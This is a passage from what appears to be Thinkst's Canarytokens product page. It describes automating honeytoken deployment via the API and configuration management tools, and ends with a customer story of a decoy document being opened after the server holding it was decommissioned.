
# Advanced Tokening

## Automating Canarytoken deployment.

Canarytokens can be deployed via the console API. This makes it possible to create a huge number of unique, customised tokens fairly easily.

While the API will enable you to develop custom and enticing tokens, we realise that you may not have the time to develop your own. That shouldn't stop you from automating your token deployment. We've developed a bunch of scripts that you can use out of the box to get that extra layer of detection onto your endpoints.

We've only touched the surface with these scripts, and you can view or download them by heading over to <https://github.com/thinkst/canary-utils>.




You can get fairly creative with these scripts, and we'll list a couple ideas below to get you started on your automated token deployments:

- AWS API keys placed within environmental variables on all your servers
- MS Word documents embedded with slack API keys on developer machines
- WireGuard VPN tokens on all your jump boxes
- etc...



Once you've identified or developed your script, the next step would be execution onto the relevant endpoints.

You'll now be able to use your configuration management tool (SCCM, Jamf, Chef, Ansible, etc.) to execute these scripts onto a relevant endpoint group.



There are no limitations on the number of Canarytokens that can be created and monitored: Feel free to generate them by the thousands!



# The Way Forward

It's trivial.

For decades security pros have been telling people to make use of honeytokens to detect when attackers were touching restricted data. Of course, this trite suggestion was non-trivial to implement (which explains why so few people ever did).

## Canarytokens makes doing this trivial!

Take them for a spin, at \$0.00 you have nothing to lose and you might just find out things about your data (and networks) that you didn't expect.

In October of 2016 I created a word doc from [canarytoken.org](https://canarytoken.org) and called it [REDACTED].doc and hid it on the server, outside of IIS. So you would either have to logon to the box or escape IIS to find the doc.

In December, we decommissioned the box, took it off line and destroyed it. Starting on Jan 08 through Jan 17 we have recieved notification that the token has been opened five times from the russian based [REDACTED]

We would have no idea that was going on...none.

Thanks,

<https://canary.tools>

